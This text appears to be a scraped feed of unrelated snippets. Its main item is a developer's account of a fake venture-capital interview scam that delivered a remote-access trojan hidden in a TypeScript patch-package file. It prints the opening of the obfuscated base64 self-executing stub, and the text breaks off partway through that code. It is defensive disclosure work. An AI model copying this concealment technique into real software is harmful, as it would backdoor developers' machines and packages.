
Gambling disorder cases have started skyrocketing in states where sports betting is legal (this started ~May, 2018) following the end of COVID. They've remained flat from COVID to today in states where it has remained illegal. https://t.co/bA9TAIFO5p

Disclosures 🧠 This post is fully human-written: all prose with the exception of the IoC information. Because it was time-sensitive, Claude was used to accelerate the RAT analysis and build an IoC-detection script. As I live in Canada, this information was reported to the appropriate Canadian agencies (CCCS et al). The payload-laden image does not trigger any AV engines on VirusTotal. The attacker’s identity is fictitious, but there are uninvolved individuals with the same name that they may be confused for and have been omitted from this piece. On Reddit there’s a few others in the Rust community who mentioned they were targeted as well. This week I came in far-to-close contact with a fake-interview scam designed to backdoor my machine, and from the context of the emails, I assume my packages on crates.io. Note: I’m calling it the “PinpinRAT” because of some of the internal strings, but it’s possible this has another name out there. I couldn’t find any other references to it online. A week and a half ago I received an email from “D█████ S████” claiming to be from Lua Ventures, a (unbeknownst to me at the time) defunct Singapore-based VC in the DeFi space. To be clear: this is a fabricated persona, and the name was likely chosen to be easily mistaken for one of a number of real people with the name. It looked like a real email, including a link to a somewhat boring, but legitimate-looking LinkedIn profile. The attacker even name-dropped two of their investments that were specifically looking for advisory work: Lyrasing and Roadpay. Searching for either of the companies wasn’t really a flag - they both had some very basic web presense, but nothing that would indicate they were fake rather than just early stage. (archive.org snapshot of roadpay.cc). We went back and forth on a meeting time and eventually settled on a time we were going to chat. There was nothing odd about the call itself, either. A somewhat-difficult-to-understand man with a German accent was on the other line. He said he was taking the call while travelling which was a bit odd, but again, not necessarily a flag. After the call came the bait. A follow-up email that offered up a “test”. At this point I was mildly annoyed, but not suspicious. I cloned the repo, but the first true red flag only fired here. Where I got lucky: they sent me a TypeScript repo. It didn’t make sense to me. The instructions looked more like a TypeScript job interview than any sort of architecture analysis. I decided to zip up the repo and toss it into the Claude to get a quick scan - a combination of caution and laziness. A few moments later it had identified some oddities: Notably, the root package.json has no postinstall/preinstall hook — interesting, because they use patch-package, which is normally wired to a postinstall. Let me check every package.json for lifecycle scripts, then audit the patch files (the real risk surface — patches can inject arbitrary code into node_modules). That piqued my interest. I scanned the directories myself and noticed a fairly unreasonable number of patches/ directories. The first few I checked seemed innocent enough, but as you might have guessed, they were just trying to add noise so the real payload wouldn’t get caught. packages/electron-benchmarks/patches/sumchecker+3.0.1.patch packages/electron-benchmarks/patches/@electron+get+2.0.3.patch packages/electron-benchmarks/patches/extract-zip+2.0.1.patch While I was checking slowly by hand, Claude identified first signs of PinpinRAT: I found it. This is a malicious payload. Embedded in the typescript+5.9.2.patch file — inside what is presented as a routine “module specifier” patch to TypeScript — there is a base64-blob self-executing obfuscation stub injected at the very top of both _tsc.js and typescript.js: ;;(function(r,k){const d=Buffer.from(r,'base64');for(let i=0;i

The world’s largest encyclopedia was overrun by bias and censorship—and pushed me out when I tried to fix it, writes Larry Sanger.

How we teach compilers and why it's gotta change

FIFA World Cup website in 2002


Estimate chunk count, embedding storage size, vector index growth, and monthly vector database cost for RAG workloads across managed and self-hosted options.

Here is a scammer based in india promising high returns by pretending to be an american. He promises high returns through pump and dump scheme and tries to assure you by sending links of various types of high value transactions he made on the blockchain. Keep reporting his account until he gets banned from reddit permanently. submitted by /u/dorkymammal [link] [Kommentare]
It seems all crypto going down and up at the same time, same rate and (not 100% accurate but) same percentage, so why does everyone say what they do? Like I hear all the time “XRP trash” and “solana is a glorified meme coin” and etc, just simplified examples. Like at this point does it matter ? It just seems everything follows bitcoin except meme coins submitted by /u/vajinasalad [link] [Kommentare]